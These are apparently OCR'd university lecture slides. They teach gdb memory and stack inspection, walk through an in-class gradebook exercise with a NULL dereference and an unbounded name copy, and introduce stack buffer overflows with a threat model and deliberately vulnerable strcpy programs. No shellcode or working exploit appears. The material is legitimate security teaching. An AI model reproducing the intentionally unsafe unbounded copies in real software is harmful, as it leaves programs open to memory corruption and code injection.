```
(gdb) x/16xb roster[1]
0x5555555596d0: 0x41 0x6c 0x65 0x78 0x00 0x00 0x00 0x00
0x5555555596d8: 0x58 0x00 0x00 0x00 0xea 0x03 0x00 0x00
(gdb) x/4dw roster[1]
0x5555555596d0: 2019912769  0  88  1002
(gdb) x/s banner
0x555555556008: "gdb lab gradebook"
```

F: format	
x	hex
d	decimal
c	character
s	string
i	instruction

U: unit size	
b	1 byte
h	2 bytes
w	4 bytes
g	8 bytes



name: “Alex”, then zero bytes

score = 88 (0x58)

id = 1002 (0x3ea)


x86-64 is little-endian: an int’s lowest byte comes first, so 88 = 0x00000058 is stored as 58 00 00 00.

Walking the Stack

Each call pushes a frame; gdb numbers them from the innermost, #0

```
(gdb) break total if n == 0
(gdb) run
(gdb) backtrace
#0  total (r=0x7fffffffe0f0, n=0) at gdb_lab.c:52
#1  0x00005555555552c1 in total (r=0x7fffffffe0f0, n=1) at gdb_lab.c:55
#2  0x00005555555552c1 in total (r=0x7fffffffe0f0, n=2) at gdb_lab.c:55
#3  0x00005555555552c1 in total (r=0x7fffffffe0f0, n=3) at gdb_lab.c:55
#4  0x00005555555552c1 in total (r=0x7fffffffe0f0, n=4) at gdb_lab.c:55
#5  0x00005555555554bf in main () at gdb_lab.c:91
```

frame 3 · up · down	pick a frame; print now sees its variables
info frame	its saved registers, including the return address
info locals · info args	every local or argument in that frame



Registers and the Address Map

Registers are $rip, $rsp, $rbp...; info proc mappings lists every region

```
(gdb) info registers rip rsp rbp
rip            0x555555555283      0x555555555283 <total+19>
rsp            0x7fffffffdfe0      0x7fffffffdfe0
rbp            0x7fffffffe000      0x7fffffffe000
```

- Use them in expressions: print $rsp, x/4gx $rsp
- info symbol ADDR names the function an address is in

(gdb) info proc mappings # trimmed

start	end	perms	file	what it is
0x555555555000	0x555555556000	r-xp	gdb_lab	code (.text)
0x555555556000	0x555555557000	r--p	gdb_lab	read-only data (.rodata)
0x555555558000	0x555555559000	rw-p	gdb_lab	globals (.data and .bss)
0x555555559000	0x55555557a000	rw-p	[heap]	heap
0x7ffff7c28000	0x7ffff7db1000	r-xp	libc.so.6	the C library's code
0x7fffffde000	0x7fffffff000	rw-p	[stack]	stack

The same list as /proc/PID/maps from the review slide. Your addresses will differ a little.

Watchpoints and Conditions

Stop when data changes, wherever the code that changes it is

`watch lookups`	stop whenever lookups changes
`watch -l EXPR`	watch that address, even after EXPR goes out of scope
`rwatch · awatch`	stop on a read · on any access
`break total if n == 0`	stop only when the condition holds
`condition 1 n == 2`	add a condition to breakpoint 1
`tbreak find`	a breakpoint that fires once

Stopped at line 94, just before the first lookup:

```
(gdb) watch lookups
Hardware watchpoint 2: lookups
(gdb) continue
Continuing.

Hardware watchpoint 2: lookups

Old value = 0
New value = 1
find (r=0x7fffffffe0f0, id=1003) at gdb_lab.c:63
63          for (i = 0; r[i]->id != id; i++)
```

gdb Cheat Sheet

Run and stop

gdb -q ./prog	load, no banner
break FUNC	stop at a function
break FILE:LINE	stop at a line
run · start	run · run to main
continue	to the next stop
next · step	over · into calls
finish · until	out of function · loop
kill · quit	end program · gdb

Look at data

print EXPR	any C expression
print/x EXPR	hex (/d /t /c)
ptype EXPR	its type
display EXPR	print at every stop
x/NFU ADDR	raw memory
info locals	this frame's locals
info args	this frame's arguments
set var X = V	change memory

Stack and machine

backtrace	list frames (bt)
frame N	select frame N
up · down	caller · callee
info frame	saved rbp and rip
info registers	all registers
info proc mappings	the address map
info symbol ADDR	what's at ADDR
watch EXPR	stop when it changes

Enter repeats the last command · Tab completes names · help CMD explains any command · layout src shows the source (Ctrl-x a to leave)

In-Class Exercise: gdb_lab.c

A gradebook with two bugs.
Find both with gdb, not by reading the code

```
ssh <githubname>@l18.neucrypt.org
```

1. Build it: make, or
    1. `gcc -g -O0 -Wall -o gdb_lab gdb_lab.c`
2. Run it once outside gdb. What looks wrong?
3. Work through Parts 1–4 with a partner, and write down each answer
4. Stuck? Try `help CMD` in gdb, or the cheat sheet

```
$ ./gdb_lab
gdb lab gradebook
  1001  Ada           91
  1002  Alexandria  24937
  1003  Linus         79
  1004  Grace         95
average: 6300.5
id 1003 is Linus
id 1001 is Ada
Segmentation fault
```

Inside gdb, run restarts the program from the top (answer y), and delete clears old breakpoints.

Part 1: Where Does Everything Live?

Stop after the roster is built. Find each address and name its region

```
(gdb) break print_roster
(gdb) run
(gdb) up                # main's frame
(gdb) print &max_score
(gdb) print &lookups
(gdb) print banner
(gdb) print roster[0]
(gdb) print &roster
(gdb) print main
(gdb) print printf
(gdb) print $rsp
(gdb) info proc mappings
```

expression	address	region
&max_score		
&lookups		
banner		
roster[0]		
&roster		
main		
printf		
$rsp		

- Which of these share one mapping? Why?
- Why isn't banner's string next to max_score?
- Why is printf so far from main?

Part 2: Stack Frames

Stop at the deepest call of total, then climb back up the stack

```
(gdb) delete
(gdb) break total if n == 0
(gdb) run           # y to restart
(gdb) backtrace
(gdb) frame 1
(gdb) print here
(gdb) print &here
(gdb) x/2gx $rbp
(gdb) info symbol ADDR # the 2nd value
(gdb) info frame
# then frames 2, 3 and 4: same again
```

1. How many frames are there? Which one is #0?
2. Write down &here in frames 1 to 4. Which way do the addresses move, and by how many bytes?
3. That gap is one frame. What fills it? Hint: x/2gx $rbp, and the sub instruction near the top of disassemble total
4. Where does each return address point? Compare frames 1–3 with frame 4
5. print here in frames 1–4 gives four scores. Whose, and in what order?

Part 3: The Crash

Let it crash inside gdb: it stops at the faulting instruction with every frame intact

```
(gdb) delete
(gdb) run
Program received signal SIGSEGV, Segmentation fault.
(gdb) backtrace
(gdb) print i
(gdb) print r[i]
(gdb) print r[i]→id
(gdb) print *r@5    # first 5 entries of r
(gdb) print id
```

1. Which function and line crashed? Who called it?
2. What are i and r[i]? What address did r[i]->id try to read, and why that one?
3. Which id was find looking for? Is that student in the roster?
4. Fix find so a missing id can’t crash it. What should it return, and what must main do then?

Part 4: Who Changed Alex's Score?

Alex had 88 when she was added. Catch the line that changes it with a watchpoint

```
(gdb) delete
(gdb) break gdb_lab.c:87
(gdb) run
(gdb) print *roster[1]
(gdb) x/16xb roster[1]
(gdb) watch -l roster[1]→score
(gdb) continue. # where does it stop?
(gdb) backtrace
(gdb) print i
(gdb) continue
(gdb) print/x roster[1]→score
(gdb) x/16xb roster[1]
```

1. Before set_name runs: which of the 16 bytes are name, score and id?
2. Where does the watchpoint stop? What is i there, and how big is name?
3. score goes 88 → 105 → 24937. Decode each with print/x and print/c. Where did those bytes come from?
4. printf still prints "Alexandria", though name holds 8 bytes. Why?
5. Bonus: set var roster[1]->score = 88, delete, continue. What name does the roster print now?

Debrief: Memory and Frames

Part 1

&max_score	0x555555558010	globals (.data)
&lookups	0x555555558028	globals (.bss), same page
banner	0x555555556008	read-only data (.rodata)
roster[0]	0x5555555596b0	heap
&roster	0x7fffffffe0f0	stack: main's frame
main	0x5555555553c3	code: gdb_lab's .text
printf	0x7ffff7c60100	code: libc's .text
$rsp	0x7fffffffe0d0	stack: main's frame

max_score and lookups share the rw-p page: .bss starts right after .data. A string literal is read-only, so it sits with the read-only data. printf lives in libc.so.6, mapped far above gdb_lab.

Part 2

- Six frames: #0 is total with n = 0; #5 is main
- &here drops by 48 bytes (0x30) per call: the stack grows down
- 48 = 8 for the return address + 8 for the saved rbp + 32 from sub $0x20,%rsp (r, n, here and padding)
- Frames 1–3 return to total + 81; frame 4 returns to main + 252
- here is 91, 24937, 79, 95 in frames 1–4: roster[0] up to roster[3]

Debrief: The Two Bugs

Bug 1: find runs off the end

- No student has id 1007, so the loop passes all four
- i reaches 4, r[4] is the NULL at the end, and r[i]->id reads address 0xc: 12 bytes past NULL
- Fix: stop at NULL and return it; main must check


```
for (i = 0; r[i] != NULL && r[i]->id != id; i++)
```

Bug 2: set_name has no bound

- “Alexandria” is 10 letters plus '\0': 11 bytes into an 8-byte name
- 'i' (0x69) makes score 105; then 'a' (0x61) makes it 0x6169 = 24937
- printf finds no '\0' inside name, so it reads on into score

```
for (i = 0; i < NAME_LEN - 1 &&
        name[i] != '\0'; i++)
```

roster[1] after set_name(roster[1], "Alexandria"). Outlined bytes were written past the end of name.



name: “Alexandr”, no '\0'

score = 0x6169 = 24937

id = 1002, untouched

Hands-on 2: Inspect a Frame in gdb

Linux VM with gdb

```
$ gcc -O0 -g -fno-omit-frame-pointer -o count count.c && gdb -q ./count
(gdb) break count                          # stop at the start of count()
(gdb) run
(gdb) bt                                   # the stack of frames: count, then main
(gdb) info frame                           # where rbp and rip were saved
(gdb) x/2gx $rbp                           # saved rbp, then the return address
(gdb) info symbol *(void **)($rbp + 8)     # which function that address is in
(gdb) p &n
(gdb) finish                               # run until count returns; prints the value
(gdb) continue                             # stops again, in the second call
(gdb) p &n                                 # same address as before?
```

bt

Each line is one frame: #0 count, #1 main, waiting at line 12.

x/2gx $rbp

Two 8-byte words: main's rbp, then main+32 — the return address.

p &n, twice

The same address in both calls: the frame is reused, as on slide 6.

Exercises

1. Where does rbp point while count() runs, and what is stored at rbp + 8?
2. Why does the second call to count() reuse the first call's memory?
3. In the recursion example, why do four frames hold the same return address?
4. count() never runs sub rsp. Where do its locals live, and why is that allowed?
5. On arm64, a call doesn't push the return address. Where does it go, and when does it reach the stack?

Review of Software Abstration

1. Running programs exist in memory (RAM)
2. Code is in process memory
   - CPU keeps track of current instruction in the IP register
3. Data memory is structured as a stack of frames
   - Each function invocation adds a frame to the stack
   - Each frame contains
     - Local variables that are in scope
     - Saved IP to return to

Buffer Overflows

A Vulnerable Program

Smashing the Stack

Shellcode

NOP Sleds

Memory Corruption

Programs often contain bugs that corrupt stack memory

Usually, this just causes a program crash

- The infamous “segmentation” or “page” fault

To an attacker, every bug is an opportunity

- Try to modify program data in very specific ways

Vulnerability stems from several factors

- Low-level languages are not memory-safe
- Control information is stored inline with user data on the stack

Threat Model

Attacker’s goal:

System’s goal:

Attacker’s capability: submit arbitrary input to the program

- Environment variables
- Command line parameters
- Contents of files
- Network data
- Etc.

Threat Model

Attacker's goal:


- Inject malicious code into a program and execute it
- Gain all privileges and capabilities of the target program (e.g. setuid)

System's goal: prevent code injection

- Integrity – program should execute faithfully, as programmer intended
- Crashes should be handled gracefully

Attacker's capability: submit arbitrary input to the program

- Environment variables
- Command line parameters
- Contents of files
- Network data
- Etc.


Physical Memory
4 GB
OS
0
Virtual Memory Process 1
4 GB
Chrome believes it is the only thing in memory
Bob
0
Virtual Memory Process 2
4 GB
VS believes it is the only thing in memory
Alice
0

```
void dowork(char *str) {
        char buf[60];
        strcpy(buf,str);
        buf[60] = 0;
        printf("%s\n",buf);
}

void main(int argc, char* argv[]) {
        if (argc!=2) {
                printf("Need an arg");
                exit(1);
        }

        dowork(argv[1]);
}
```

Goal is to attack
a program like this one.
(2 common errors)

A Vulnerable Program

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv)
   {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

A Vulnerable Program

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv)
   {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

Copy the given string s into the new buffer

Print the buffer to the console

A Vulnerable Program

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }


4: void main(integer argc, strings argv)
   {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

```
$ ./print Hello World
World
Hello
$ ./print arg1 arg2 arg3
arg3
arg2
arg1
```

Review of how a program calls a function

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }



4: void main(integer argc, strings argv)
   {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Review of how a program calls a function

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv)
   {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```




A Normal Example

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP

